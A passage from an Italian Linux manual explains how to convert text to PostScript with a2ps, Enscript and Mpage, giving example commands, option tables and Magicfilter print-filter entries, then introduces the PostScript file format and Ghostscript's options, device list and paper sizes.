  Come nell'esempio precedente, ma senza stampare: viene generato il file '`pippo.ps`'.

- $ **a2ps -2 -R pippo** [*Invio*]

  Invia alla stampa il solito file, dopo averlo convertito in PostScript, in modo tale da ottenere due pagine virtuali, ma con un orientamento verticale. In questo modo, il testo è più piccolo e ogni pagina virtuale contiene un numero molto elevato di righe.

- $ **man 1 a2ps | a2ps -2 -m** [*Invio*]

  Stampa la pagina di manuale *a2ps(1)*, impaginandola nel modo migliore per questo tipo di informazioni.

- $ **a2ps -2 -Esh /etc/profile** [*Invio*]

  Stampa il file '`/etc/profile`', utilizzando un sistema di evidenziamento ottimale per gli script di shell Bourne o derivate.

- ```
  #! /bin/sh
  a2ps --portrait --columns=1 --margin=30 --no-header --borders=no     \
      --lines-per-page=66 --chars-per-line=80 --font-size=10           \
      --interpret=yes --output=-
  ```

  Lo script permette di generare un file PostScript attraverso lo standard output a partire da un file di testo normale, fornito attraverso lo standard input. Per la precisione, si vuole ottenere una sola colonna verticale, con un margine simmetrico (nel caso di carta A4), senza scritte o bordi aggiuntivi, garantendo 80 colonne e 66 righe per pagina.

- ```
  #! /bin/sh
  a2ps --portrait --columns=1 --margin=30 --no-header --borders=no     \
      --chars-per-line=80 --font-size=10                               \
      --interpret=yes --output=-
  ```

  Come nell'esempio precedente, ma senza porre un limite alla quantità di righe per pagina, che così possono essere anche di più delle 66 standard.

- ```
  #! /usr/sbin/magicfilter
  ...
  ...
  # Default entry -- for normal (text) files.  MUST BE LAST.
  #default                        cat     \eE\e&k2G\e(0N  \eE
  default   pipe  a2ps --portrait --columns=1 --margin=30          \
      --no-header --borders=no                                     \
      --chars-per-line=80 --font-size=10                           \
      --interpret=yes --output=-                                   \
      2> /dev/null
  ```

  L'esempio mostra l'ultima istruzione di uno script di Magicfilter, allo scopo di stampare automaticamente del testo normale aggiungendo un po' di margini, come già mostrato nell'esempio precedente.

- ```
  #! /bin/sh
  /usr/bin/a2ps --medium=A4 -1 --lines-per-page=66 \
                --chars-per-line=136 --tabsize=8 \
                --encoding=ISO-8859-1 --non-printable-format=space \
                --no-header --landscape --debug
  ```

Si tratta di un altro script, realizzato in modo da gestire file di testo fino a 136 colonne, in orizzontale. Non tutte le opzioni sono indispensabili.

214.2 Enscript

Enscript[2] è un programma per generare file PostScript e altri formati, a partire da file di testo.

Enscript prevede una serie di file di configurazione, '~/.enscriptrc', '/etc/enscriptsite.cfg' e '/etc/enscript.cfg', dove il primo è quello personale di ogni utente, il secondo è un primo file di configurazione generale, mentre il terzo è un file di configurazione di sistema. L'ordine in cui sono indicati questi file, rappresenta anche l'ordine di precedenza che hanno le direttive al loro interno.

Senza approfondire la configurazione di Enscript, vale la pena di descrivere brevemente come si compongono questi file. Il simbolo '**#**' rappresenta l'inizio di un commento che termina alla fine della riga; le righe bianche e quelle vuote vengono ignorate; le altre righe sono direttive nella forma:

tipo_dichiarazione **:** ***dichiarazione***

Il file di configurazione generale che di solito viene fornito assieme al programma ('/etc/enscript.cfg') dovrebbe essere adatto alla maggior parte delle situazioni. In ogni caso, questo file è commentato molto bene e la documentazione disponibile è molto dettagliata (*enscript(1)*).

Enscript si utilizza in pratica attraverso l'eseguibile '**enscript**', il cui scopo normale è quello di comporre in formato PostScript uno o più file indicati come argomento:

enscript [***opzioni***] [***file***...]

I file possono essere indicati attraverso la riga di comando, ma in mancanza di questa indicazione viene usato lo standard input. Lo scopo di Enscript è quello di generare un file PostScript, o un altro tipo di formato finale, ma il modo in cui questo file viene restituito dipende dalla configurazione, oppure dalle opzioni della riga di comando. In generale, il risultato viene inviato alla stampa attraverso il comando '**lpr**', in base alla direttiva seguente:

```
# Where output goes as a default: 'printer' or 'stdout'
DefaultOutputMethod: printer
```

Di solito non c'è motivo di cambiare questo comportamento di Enscript, ma è importante sapere che non è sempre necessariamente così. In tal modo, Enscript può essere usato come se fosse un comando di stampa, dove uno qualunque dei due comandi seguenti, si traduce direttamente nella stampa del file 'pippo':

$ **enscript pippo** [*Invio*]

$ **cat pippo | enscript** [*Invio*]

La configurazione di Enscript prevede anche l'indicazione esplicita del comando di stampa e della coda di stampa a cui inviare il file generato dalla composizione. Generalmente non è

necessario preoccuparsi di questo fatto, dal momento che un sistema di stampa configurato correttamente è in grado di gestire tutto attraverso la coda predefinita. Tuttavia è bene tenere in considerazione le direttive necessarie a tale definizione:

```
# Printer name to spool to.  As a default we want to use system's
# default printer.
# Printer: ps

# The spooler command switch to select the printer queue.  This option
# can also be used to pass other flags to the spooler command but they
# must be given before the queue switch.
QueueParam: -P

# Printer spooler command name.
Spooler: lpr
```

Enscript offre molte possibilità nel modo di impaginare il testo, senza limitarsi a consentire la stampa ridotta di più pagine virtuali su una facciata singola. È molto importante anche la sua capacità di evidenziare il testo in funzione del suo contenuto, per facilitare la lettura dei sorgenti di un programma. La tabella 214.16 riepiloga brevemente alcune opzioni più importanti che possono essere usate nella riga di comando dell'eseguibile '**`enscript`**', opzioni che possono essere anche incluse automaticamente attraverso la variabile di ambiente '**`ENSCRIPT`**', nello stesso modo in cui apparirebbero nella riga di comando.

Tabella 214.16. Alcune opzioni di Enscript.

Opzione	Alternativa	Descrizione
`-M` ***carta***	`--media=`***carta***	Dimensione della carta.
	`--list-media`	Elenca i formati disponibili della carta.
`-r`	`--landscape`	Orientamento orizzontale.
`-R`	`--portrait`	Orientamento verticale.
`-`***n***	`--columns=`***n***	Testo su ***n*** colonne.
`-U` ***n***	`--nup=`***n***	***n*** pagine virtuali.
`-j`	`--borders`	Bordi attorno alle pagine virtuali.
`-f` ***nome***`@`***n***	`--font=`***nome***`@`***n***	Nome e dimensione del carattere da stampa.
`-f` ***nome***`@`***m***`/`***n***	`--font=`***nome***`@`***m***`/`***n***	Nome, larghezza e altezza del carattere.
	`--margins=`***sx***`:`***dx***`:`***sopra***`:`***sotto***	Margini in punti.
`-l`	`--lineprinter`	66 righe per pagina senza intestazione.
`-L` ***n***	`--lines-per-page=`***n***	***n*** righe per pagina virtuale.
`-T` ***n***	`--tabsize=`***n***	Dimensione degli stop di tabulazione.

Opzione	Alternativa	Descrizione
`-B`	`--no-header`	Nessuna intestazione.
`-a` ***m*** [`-`***n***]	`--pages=`***m*** [`-`***n***]	Seleziona un intervallo di pagine.
`-a odd`|`even`	`--pages=odd`|`even`	Seleziona pagine dispari o pagine pari.
`-o` ***file*** `-p` ***file*** **,**	`--output=`***file***	Crea un file e non invia alla stampa.
`-P` ***coda*** `-d` ***coda***	`--printer=`***coda***	Coda di stampa a cui inviare il risultato.
`-q`	`--quiet` `--silent`	Funzionamento silenzioso.
`-E`***tipo***	`--pretty-print=`***tipo***	Stile di evidenziamento del testo (tabella 214.17).
	`--help-pretty-print`	Elenca gli stili disponibili.
`-W PostScript`	`--language=PostScript`	Composizione in PostScript.
`-W html`	`--language=html`	Composizione in HTML.
`-W overstrike`	`--language=overstrike`	Testo con comandi di sovrascrittura.
`-W rtf`	`--language=rtf`	Composizione in RTF.
`-X` ***codifica***	`--encoding=`***codifica***	Codifica in cui è scritto il testo (tabella 214.18).
`-Z`	`--pass-through`	Non modifica i file PostScript e PCL.

La tabella 214.17 riporta invece l'elenco di alcuni nomi di stili di evidenziamento della stampa, in funzione del contenuto del file di testo che si intende stampare. Questi nomi si usano con l'opzione '**`-E`**' e possono essere elencati completamente con l'opzione '**`--help-pretty-print`**'.

Tabella 214.17. Alcuni nomi che definiscono uno stile nel modo di evidenziare il testo.

Tipo	Descrizione
`sh`	Script di una shell Bourne.
`html`	Sorgente HTML.
`mail`	Messaggio di posta elettronica.
`diff`	File di differenze standard.
`diffu`	File di differenze in formato unificato.

Tipo	Descrizione
`makefile`	File-make.
`ada`	Sorgente in linguaggio ADA.
`c`	Sorgente in linguaggio C.
`cpp`	Sorgente in linguaggio C++.
`elisp`	Sorgente in linguaggio Emacs Lisp.
`fortran`	Sorgente in linguaggio Fortran.
`java`	Sorgente in linguaggio Java.
`pascal`	Sorgente in linguaggio Pascal.
`perl`	Sorgente in linguaggio Perl.
`python`	Sorgente in linguaggio Python.
`scheme`	Sorgente in linguaggio Scheme.
`sql`	Sorgente in linguaggio SQL.

La tabella 214.18 riporta l'elenco delle sigle che si possono utilizzare con l'opzione '**`-x`**' per definire la codifica con cui è scritto il testo da convertire. Si osservi che potrebbe non essere disponibile la codifica UTF-8.

Tabella 214.18. Alcuni nomi che identificano la codifica del testo.

Nome	Descrizione
`88591` `latin1`	ISO 8859-1
`88592` `latin2`	ISO 8859-2
`88593` `latin3`	ISO 8859-3
`88594` `latin4`	ISO 8859-4
`88595` `cyrillic`	ISO 8859-5

Nome	Descrizione
`88597` `greek`	ISO 8859-7
`88599` `latin5`	ISO 8859-9
`885910` `latin6`	ISO 8859-10
`ascii`	ASCII normale

`asciifise`
`asciifi`
`asciise`
	ASCII finlandese e svedese

`asciidkno`
`asciidk`
`asciino`
	ASCII danese e norvegese

`ibmpc`
`pc`
`dos`
	IBM CP437.

`mac`	Mac
`vms`	VMS
`hp8`	HP
`koi8`	
`ps` `PS`	PostScript
`pslatin1` `ISOLatin1Encoding`	PostScript ISO 8859-1

Prima di passare all'elenco di esempi comuni, vale la pena di proporre il comando che potrebbe essere usato in un filtro di stampa per gestire i file di testo, senza lasciare che questi vengano inviati direttamente alla stampante:

```
enscript -1 -M a4 -f Courier@9.1/9.5 -B --margin=72:72:72:72 -o -
```

In questo modo si specifica che: si vuole ottenere una pagina virtuale per foglio; il formato della carta è A4 (si osservi l'uso del minuscolo); il testo deve utilizzare un carattere largo 9,1 punti e alto 9,5 punti (è la dimensione ottimale per stampare 80 colonne e 66 righe nello spazio disponibile, all'interno dei margini indicati); non si vogliono bordi attorno alla pagina virtuale, ma si lascia un margine di 72 punti; non si vuole alcuna intestazione; il risultato in PostScript deve essere emesso attraverso lo standard output.

Volendo intervenire nella configurazione di Magicfilter, si potrebbe sostituire la solita direttiva:

```
default                 cat
```

La nuova direttiva potrebbe essere come quella seguente:

```
default   pipe   /usr/bin/enscript -1 -M a4 -f Courier@9.1/9.5 -B ↩
↪--margin=72:72:72:72 -o - 2> /dev/null
```

Gli esempi che vengono mostrati fanno riferimento alla configurazione tipica di Enscript.

- `$ enscript pippo` [*Invio*]

  Mette in stampa il file '`pippo`', dopo averlo convertito in PostScript.

- `$ enscript -2 pippo` [*Invio*]

  Come nell'esempio precedente, su due colonne, ma senza cambiare la dimensione del carattere.

- `$ enscript -2 -f Courier@5 pippo` [*Invio*]

  Come nell'esempio precedente, su due colonne, con un carattere molto piccolo.

- `$ enscript -2 -r -P laser pippo` [*Invio*]

  Mette in stampa il file '`pippo`', su due colonne orientando la carta in modo orizzontale. Richiede specificatamente l'uso della coda di stampa '**`laser`**'.

- `$ enscript -2 -r -o pippo.ps pippo` [*Invio*]

  Come nell'esempio precedente, ma senza stampare: viene generato il file '`pippo.ps`'.

- `$ man 1 enscript | enscript -2 -r -l` [*Invio*]

  Stampa la pagina di manuale *enscript(1)*, in orizzontale, su due colonne, impaginandola nel modo migliore per questo tipo di informazioni.

- `$ enscript -2 -r -Esh /etc/profile` [*Invio*]

  Stampa il file '`/etc/profile`', in orizzontale, su due colonne, utilizzando un sistema di evidenziamento ottimale per gli script di shell Bourne o derivate.

- ```
  #! /bin/sh
  enscript --portrait --columns=1 --margins=72:72:72:72 --no-header \
           --lines-per-page=66 --font=Courier@9.5 --output=-
  ```

  Lo script permette di generare un file PostScript attraverso lo standard output a partire da un file di testo normale, fornito attraverso lo standard input. Per la precisione, si vuole
  ```

ottenere una sola colonna verticale, con un margine simmetrico di 72 punti (circa un pollice), senza scritte o bordi aggiuntivi, con un carattere di 9,5 punti (ciò dovrebbe garantire la stampa di 80 colonne su un foglio A4 normale).

•
```
#! /bin/sh
enscript --portrait --columns=1 --margins=72:72:72:72 --no-header \
         --font=Courier@9.5 --output=-
```
Come nell'esempio precedente, ma senza porre un limite alla quantità di righe per pagina, che così possono essere anche di più delle 66 standard.

•
```
#! /usr/sbin/magicfilter
…
…
# Default entry -- for normal (text) files.  MUST BE LAST.
#default                         cat      \eE\e&k2G\e(0N  \eE
default   pipe  /usr/bin/enscript -1 -M a4 -f Courier@9.1/9.5 -B \
                                  --margin=72:72:72:72 -o - \
                                  2> /dev/null
```
L'esempio mostra l'ultima istruzione di uno script di Magicfilter, allo scopo di stampare automaticamente del testo normale aggiungendo un po' di margini, come già mostrato nell'esempio precedente.

•
```
#! /bin/sh
enscript --landscape --columns=1 --media=a4 --margins=72:72:72:72 \
         --no-header --tabsize=8 --encoding=88591 \
         --non-printable-format=space --font=Courier@8.2/5.7 \
         --output=-
```
Si tratta di un altro script, realizzato in modo da gestire file di testo fino a 136 colonne, in orizzontale, con margini da 72 punti. In questo senso, il carattere è stato scelto per riempire in modo ottimale lo spazio.

214.3 Mpage

!	software non libero: non ammette la modifica

Mpage [3] è un programma per generare file PostScript a partire da file di testo o da altri file PostScript. In generale, Mpage è utile per la prima di queste funzionalità, dal momento che la raccolta PSUtils è molto più adatta per la rielaborazione di file PostScript.

Sotto questo punto di vista, Mpage svolge un compito simile a quello di A2ps, in generale anche meno preciso; tuttavia Mpage offre una semplicità che alle volte manca all'altro. Per cominciare, Mpage non prevede alcuna configurazione e tutte le indicazioni gli devono essere fornite attraverso la riga di comando; è previsto che il testo in ingresso utilizzi la codifica ISO 8859-1; inoltre, il risultato dell'elaborazione di Mpage è diretto verso lo standard output e non

alla coda di stampa predefinita.

```
mpage [opzioni] [file...]
```

L'eseguibile '**mpage**' è tutto ciò che compone questo programma e, come si vede, i file da elaborare possono essere indicati sulla riga di comando, altrimenti viene utilizzato lo standard input. La tabella 214.27 elenca alcune delle opzioni disponibili.

Tabella 214.27. Alcune opzioni di Mpage.

Opzione	Descrizione
`-1`	Genera una pagina virtuale per foglio.
`-2`	Genera due pagine virtuali per foglio.
`-4`	Genera quattro pagine virtuali per foglio.
`-8`	Genera otto pagine virtuali per foglio.
`-b`***carta***	Definisce il formato della carta.
`-c`	Abilita il concatenamento di più file sullo stesso foglio.
`-l`	Orientamento orizzontale.
`-L`***n***	Richiede ***n*** righe per pagina virtuale.
`-m`***n*** [`l`] [`r`] [`t`] [`b`]	Richiede ***n*** punti di margine nel foglio.
`-M`***n*** [`l`] [`r`] [`t`] [`b`]	Richiede ***n*** punti di margine nella pagina virtuale.
`-o`	Toglie i bordi attorno alle pagine virtuali.
`-P`***coda***	Invia il risultato alla coda di stampa indicata.
`-s`***n***	Specifica la lunghezza di uno stop di tabulazione.
`-W`***n***	Richiede ***n*** caratteri per riga.

Nella tabella, la sintassi delle opzioni '**-m**' e '**-M**' è stata indicata in modo approssimativo. Si riferiscono a dei margini per il foglio, oppure per la pagina virtuale: le lettere «l», «r», «t», e «b», si riferiscono rispettivamente al margine sinistro, destro, superiore e inferiore. Se si indica un gruppo di lettere, si intende che il margine indicato si deve riferire alle posizioni corrispondenti; se non si indicano lettere, il margine vale per tutti i lati del foglio. Per esempio, '**-m20**' indica un margine di 20 punti per tutti i lati, mentre '**-m20lr**' assieme a '**-m10tb**' richiede un margine di 20 punti per i margini sinistro e destro, mentre richiede solo 10 punti per i margini superiore e inferiore.

Prima di passare all'elenco di esempi comuni, vale la pena di proporre il comando che potrebbe essere usato in un filtro di stampa per gestire i file di testo, senza lasciare che questi vengano inviati direttamente alla stampante:

```
mpage -1 -bA4 -m72 -L 66 -W 80 -o 2> /dev/null
```

In questo modo si specifica che: si vuole ottenere una pagina virtuale per foglio; il formato della carta è A4; devono essere lasciati 72 punti per i margini del foglio (sono tutti uguali); il testo deve essere organizzato in modo tale che si possano stampare 80 colonne per 66 righe (il formato tradizionale per i file di testo e anche per la composizione delle pagine di manuale); non si vogliono bordi attorno alla pagina virtuale.

Volendo intervenire nella configurazione di Magicfilter, si potrebbe sostituire la solita direttiva:

```
default                 cat
```

La nuova direttiva potrebbe essere come quella seguente:

```
default  pipe  /usr/bin/mpage -1 -bA4 -m72 -L 66 -W 80 -o 2> /dev/null
```

Segue la descrizione di alcuni esempi.

- $ **mpage -bA4 -2 pippo | lpr** [*Invio*]

  Invia alla stampa il file '`pippo`' dopo averlo trasformato in PostScript in modo tale che il testo si legga in due pagine virtuali contenute nel foglio fisico finale (il formato finale della carta è stato specificato esplicitamente in A4).

- $ **mpage -bA4 -2 pippo > pippo.ps** [*Invio*]

  Come nell'esempio precedente, ma invece di inviare il file alla stampa, viene generato il file '`pippo.ps`'.

- $ **mpage -bA4 -2 -o pippo > pippo.ps** [*Invio*]

  Come nell'esempio precedente, togliendo i bordi attorno alle pagine virtuali.

- $ **man 1 mpage | mpage -bA4 -2 -o -W80 -L66 | lpr** [*Invio*]

  Invia alla stampa il risultato della ricomposizione della pagina di manuale *mpage(1)*, dopo averla organizzata in due pagine virtuali per foglio, avendo stabilito la dimensione del testo nelle pagine virtuali di 80 colonne per 66 righe.

- ```
  #! /bin/sh
  mpage -1 -bA4 -m72 -L 66 -W 80 -o 2> /dev/null
  ```

  Lo script permette di generare un file PostScript attraverso lo standard output, a partire da un file di testo normale, fornito attraverso lo standard input. Per la precisione, si vuole ottenere una sola colonna verticale, con un margine simmetrico (nel caso di carta A4), senza scritte o bordi aggiuntivi, garantendo 80 colonne e 66 righe per pagina.

- ```
  #! /usr/sbin/magicfilter
  …
  …
  # Default entry -- for normal (text) files.  MUST BE LAST.
  #default                        cat     \eE\e&k2G\e(0N  \eE
  default   pipe  /usr/bin/mpage -1 -bA4 -m72 -L 66 -W 80 -o 2> /dev/null
  ```

L'esempio mostra l'ultima istruzione di uno script di Magicfilter, allo scopo di stampare automaticamente del testo normale aggiungendo un po' di margini, come già mostrato nell'esempio precedente.

[1] **A2ps** GNU GPL

[2] **Enscript** GNU GPL

[3] **Mpage** software non libero: non ammette la modifica

Capitolo 215

PostScript

Come già accennato in precedenza, a suo tempo il sistema PostScript ha segnato una rivoluzione nel modo di stampare definendo uno standard generale. Tuttavia, a causa del prezzo, le stampanti PostScript si sono introdotte particolarmente nel settore tipografico e raramente nei piccoli uffici o in casa.

PostScript è una sorta di linguaggio di programmazione per la stampa, o in altri termini, si può definire anche come ***linguaggio di stampa***. I dati inviati a una stampante PostScript sono in forma di file di testo contenente un programma di stampa.

Il formato PostScript è proprietario. Nonostante questo fatto, sulla base di tale formato sono stati sviluppati diversi applicativi nell'ambito del software libero.

215.1 File PostScript

Un file PostScript è ciò che viene inviato a una stampante PostScript per ottenere un documento finale. Questo file contiene tutte le informazioni per definire l'aspetto finale del documento, senza conoscere le caratteristiche particolari della stampante, la quale da sola deve arrangiarsi a interpretarlo. Il file PostScript è un file di testo normale, come se fosse un sorgente di un linguaggio di programmazione, con la differenza che le istruzioni non sono così intelligibili.

```
%!PS-Adobe-2.0
...
```

La prima parte di questo file inizia generalmente con la dichiarazione del tipo di file ('**%!PS-Adobe-*versione***'), quindi il testo prosegue con la definizione di una serie di caratteristiche che riguardano l'intero documento.

Successivamente inizia la definizione dettagliata di altre caratteristiche, principalmente i tipi di carattere tipografico. La descrizione di questi si rende necessaria quando il documento utilizza dei tipi che non appartengono allo standard minimo PostScript. In pratica, il linguaggio PostScript prevede che alcuni tipi di carattere siano predefiniti all'interno della stampante, per cui, quando vengono utilizzati questi tipi, non occorre specificarne le caratteristiche; in tutti gli altri casi, occorre fornire alla stampante tutte le informazioni necessarie a disegnarli nel modo corretto.

Questo particolare deve essere tenuto da conto quando si vogliono ottenere file PostScript di dimensioni ridotte, per esempio quando si tratta di documenti brevi.

```
…
%%Page: 1 1
1 0 bop 300 1350 3600 42 v 300 1984 a FP(Appunti)138
b(Linux)p 300 2184 V 2142 2403 a FO(Daniele)21 b(Giacomini)114
b(daniele)21 b(@)i(pluto.linux.it)2865 2973 y FN(1999.09.21)p
eop
%%Page: 2 2
2 1 bop -72 -90 a FM(D)o(aniele)17 b(G)o(iacomini)h FL(\350)i(un)g
(autodidatta)e(che)j(ha)f(tro)n(vato)e(in)i(GNU/Linux)h(la)f
(possibilit\340)e(di)h(studiar)o(e)g(e)h(approfondir)o(e)-72
2 y(un)c(sistema)f(oper)o(ativo)h(completo)m(.)h(P)o(r)q(ima)e(di)g
…
```

A un certo punto, finalmente, inizia il contenuto delle varie pagine. L'estratto di esempio si riferisce alla prima e all'inizio della seconda pagina di questo documento (in una sua edizione molto vecchia). Con qualche difficoltà si riesce anche a intravedere il testo che si ottiene con la stampa. Al termine dell'ultima pagina c'è una conclusione, come nell'estratto seguente:

```
…
%%Trailer
end
userdict /end-hook known{end-hook}if
%%EOF
```

215.1.1 Scomposizione e ricomposizione

Questa struttura ordinata di un file PostScript, lascia intuire la possibilità di scomporre un file di questo tipo e di ricomporlo come si desidera. Quello che conta è che ciò che si ottiene contenga il preambolo iniziale, quanto precede le descrizioni delle pagine e la conclusione finale. Per esempio, potrebbe essere conveniente estrarre da un file PostScript alcune pagine e ricomporle in un file indipendente.

Se la struttura è relativamente semplice, questo tipo di scomposizione può essere fatta manualmente, con l'aiuto di un programma per la modifica di file di testo, oppure per mezzo di strumenti appositi.

215.2 Emulazione

In mancanza di una stampante PostScript si può utilizzare un emulatore in grado di trasformare un file PostScript in uno adatto alla stampante che si possiede. In passato sono apparsi diversi programmi proprietari di emulazione, ma attualmente si è imposto il programma Ghostscript del quale esistono versioni sia per i sistemi Unix che per altri sistemi operativi (Dos incluso).[1]

215.2.1 Ghostscript

Ghostscript [2] è un programma che si occupa di trasformare un file PostScript, EPS o PDF, in un altro adatto alla stampante che si utilizza. Permette di utilizzare una serie di opzioni fornite come argomenti della riga di comando, ma al termine costringe a uscire dal programma inserendo la parola '**`quit`**', oppure il codice di EOF (che di solito si ottiene con la combinazione di tasti [*Ctrl d*]), nello standard input (attraverso la tastiera o una ridirezione dell'input). Anche con la combinazione di tasti [*Ctrl c*] si ottiene la conclusione del funzionamento del programma.

```
gs [opzioni] [file...]
```

Ghostscript utilizza un elenco molto lungo di argomenti nella riga di comando. Questi sono molto importanti per automatizzare l'utilizzo del programma attraverso degli script.

Tabella 215.4. Alcune opzioni.

Opzione	Descrizione
`-sDEVICE=`***stampante***	Permette di definire per quale tipo si stampante o altra unità deve essere generato il risultato della trasformazione del file PostScript. Possono essere utilizzati i nomi indicati nelle tabelle 215.5, 215.6 e 215.7.
`-q` `-dQUIET`	Permette di sopprimere il messaggio di avvio del programma. È utile quando si ridirige l'output e di conseguenza non si vogliono avere dati estranei nel file che si ottiene.
`-dNOPAUSE`	Disabilita l'invito e la pausa alla fine di ogni pagina.
`-dSAFER`	Esclude la possibilità di usare comandi distruttivi del linguaggio PostScript. Ciò consente di evitare che possa essere eseguito del codice distruttivo, inserito dolosamente in un documento, durante la conversione (per la stampa o la visualizzazione).
`-dWRITESYSTEMDICT`	Consente la modifica dei file che compongono la gestione del cosiddetto *systemdict*. In alcune circostanze, l'uso di questa opzione è necessaria per consentire l'elaborazione dei file.
`-sPAPERSIZE=`***formato***	Permette di definire il formato della pagina. Possono essere utilizzati i formati elencati nella tabella 215.8.
`-sOutputFile=`***file***	Permette di definire il nome del file che si vuole generare con questa trasformazione. Se al posto del nome si mette un trattino ('**`-`**'), questo file viene emesso attraverso lo standard output.
`-`	Se al posto del nome del file PostScript da convertire si indica un trattino ('**`-`**') isolato, viene utilizzato quanto proveniente dallo standard input.

Tabella 215.5. Alcuni dei formati per stampanti utilizzabili con Ghostscript.

Nome	Descrizione
`appledmp`	Apple Dot Matrix Printer
`iwhi`	Apple Imagewriter, alta risoluzione
`iwlo`	Apple Imagewriter, bassa risoluzione
`iwlq`	Apple Imagewriter LQ, 320×216 dpi
`hl7x0`	Brother HL 720 e HL 730
`bj10e`	Canon BubbleJet BJ10e
`bj200`	Canon BubbleJet BJ200
`bjc600`	Canon BubbleJet BJC-600 e BJC-400 colore
`bjc800`	Canon BubbleJet BJC-800 colore
`lbp8`	Canon LBP-8II (laser)
`lips3`	Canon LIPS III (laser)
`coslw2p`	CoStar LabelWriter II e II/Plus
`coslwxl`	CoStar LabelWriter XL
`declj250`	DEC LJ250
`la50`	DEC LA50
`la70`	DEC LA70
`la75`	DEC LA75
`la75plus`	DEC LA75plus
`lj250`	DEC LJ250 (colore)
`ap3250`	Epson AP3250
`epson`	Epson-compatibile (9 o 24 aghi)
`eps9mid`	Epson-compatibile (9 aghi a media risoluzione)
`eps9high`	Epson-compatibile (9 aghi ad alta risoluzione)
`epsonc`	Epson LQ-2550 e Fujitsu 3400/2400/1200 a colori
`lq850`	Epson LQ-850

Nome	Descrizione
lp8000	Epson LP-8000 (laser)
stcolor	Epson Stylus colore
photex	Epson Stylus Color Photo, Photo EX, Photo 700
st800	Epson Stylus 800
uniprint	Epson ESC/P-, ESC/P2-, HP-RTL/PCL
dnj650c	HP Designjet 650C
deskjet	HP Deskjet e HP Deskjet Plus
djet500	HP Deskjet 500
djet500c	HP Deskjet 500C
cdeskjet	HP Deskjet 500C (1 bit/pixel colore)
cdjcolor	HP Deskjet 500C (24 bit/pixel colore)
cdjmono	HP Deskjet 500C (solo nero)
cdjcolor	HP Deskjet 500C
cdj500	HP Deskjet 500C
djet500c	HP Deskjet 500C
cdj550	HP Deskjet 550C/560C
cljet5	HP Laserjet 5/5M a colori
cljet5c	HP Laserjet 5/5M a colori
laserjet	HP Laserjet
ljetplus	HP Laserjet Plus
ljet2p	HP Laserjet IId/IIp/III* (con compressione TIFF)
ljet3	HP Laserjet III* (con compressione Delta Row)
ljet3d	HP Laserjet IIID (duplex)
ljet4	HP Laserjet 4 (600 dpi)
lj4dith	HP Laserjet 4 (Floyd-Steinberg dithering)
pj	HP Paintjet XL

Nome	Descrizione
`pjetxl`	HP Paintjet XL
`pjxl`	HP Paintjet XL (colore)
`paintjet`	HP Paintjet XL (colore)
`pjxl300`	HP Paintjet XL300 (colore) e HP Deskjet 1200C
`lp2563`	HP 2563B
`ibmpro`	IBM Proprinter (9 aghi)
`jetp3852`	IBM Jetprinter (a getto, colore, modello #3852)
`imagen`	Imagen ImPress
`lxm5700m`	Lexmark 5700
`m8510`	C.Itoh M8510
`cp50`	Mitsubishi CP50 (colori)
`necp6`	NEC P6/P6+/P60 (360×360 dpi)
`oki182`	Okidata Microline 182
`okiibm`	Okidata Microline stampanti compatibili IBM
`r4081`	Ricoh 4081 (laser)
`nwp533`	Sony NWP533 (laser)
`spark`	Spark SPARKprinter
`sj48`	StarJet 48 inkjet
`t4693d2`	Tektronix 4693d (colore, 2 bit)
`t4693d4`	Tektronix 4693d (colore, 4 bit)
`t4693d8`	Tektronix 4693d (colore, 8 bit)
`tek4696`	Tektronix 4695/4696 (plotter a getto d'inchiostro)
`xes`	Xerox XES 2700, 3700, 4045 e altri modelli

Tabella 215.6. Alcuni dei formati grafici utilizzabili con Ghostscript.

Nome	Descrizione
`dfaxhigh`	DigiBoard DigiFAX (alta risoluzione)
`dfaxlow`	DigiBoard DigiFAX (bassa risoluzione)
`faxg3`	Fax gruppo 3, con EOL, senza intestazione e EOD
`faxg32d`	Fax gruppo 3 2-D, con EOL, senza intestazione e EOD
`faxg4`	Fax gruppo 4, con EOL, senza intestazione e EOD
`pcxmono`	PCX monocromatico
`pcxgray`	PCX 8 bit in scala di grigi
`pcx16`	PCX 4 bit a colori
`pcx256`	PCX 8 bit a colori
`pcx24b`	PCX 24 bit a colori
`bit`	Binario semplice (raw), monocromatico
`bitrgb`	Binario semplice (raw), RGB
`bitcmyk`	Binario semplice (raw), CMYK
`pbm`	PBM (*Portable bitmap*), formato ASCII
`pbmraw`	PBM (*Portable bitmap*), formato raw
`pgm`	PGM (*Portable graymap*), formato ASCII
`pgmraw`	PGM (*Portable graymap*), formato raw
`pngmono`	PNG (*Portable network graphics*), monocromatico
`pnggray`	PNG (*Portable network graphics*), 8 bit grigi
`png16`	PNG (*Portable network graphics*), 4 bit colori
`png256`	PNG (*Portable network graphics*), 8 bit colori
`png16m`	PNG (*Portable network graphics*), 24 bit colori
`ppm`	PBM (*Portable pixmap*), formato ASCII
`ppmraw`	PBM (*Portable pixmap*), formato raw
`tiffcrle`	TIFF b/n, CCITT RLE 1-dim (fax gruppo 3 senza EOL)

Nome	Descrizione
`tiffg3`	TIFF b/n, fax gruppo 3 (con EOL)
`tiffg32d`	TIFF b/n, fax gruppo 3 2-D
`tiffg4`	TIFF b/n, fax gruppo 4
`tifflzw`	TIFF b/n, LZW
`tiffpack`	TIFF b/n, PackBits
`tiff12nc`	TIFF 12 bit RGB colori (senza compressione)
`tiff24nc`	TIFF 24 bit RGB colori (senza compressione)

Tabella 215.7. Alcuni dei formati alternativi di conversione utilizzabili con Ghostscript.

Nome	Descrizione
`psmono`	PostScript 1, monocromatico, *bitmap*
`pswrite`	PostScript
`epswrite`	EPS (PostScript incapsulato)
`pdfwrite`	PDF (*Portable document format*)

Tabella 215.8. Formati di stampa di Ghostscript. I dati di questa tabella sono tratti dalla pagina di manuale *gs(1)*.

formato	larghezza 1/72 pollici	altezza 1/72 pollici	larghezza pollici	altezza pollici	larghezza cm	altezza cm
note	540	720	7,50	10,00	19,05	25,4
letter	612	792	8,50	11,00	21,59	27,94
legal	612	1008	8,50	14,00	21,59	35,56
a0	2380	3368	33,0556	46,7778	83,9611	118,816
a1	1684	2380	23,3889	33,0556	59,4078	83,9611
a2	1190	1684	16,5278	23,3889	41,9806	59,4078
a3	842	1190	11,6944	16,5278	29,7039	41,9806
a4	595	842	8,26389	11,6944	20,9903	29,7039
a5	421	595	5,84722	8,26389	14,8519	20,9903
a6	297	421	4,125	5,84722	10,4775	14,8519
a7	210	297	2,91667	4,125	7,40833	10,4775
a8	148	210	2,05556	2,91667	5,22111	7,40833
a9	105	148	1,45833	2,05556	3,70417	5,22111
a10	74	105	1,02778	1,45833	2,61056	3,70417
b0	2836	4008	39,3889	55,6667	100,048	141,393
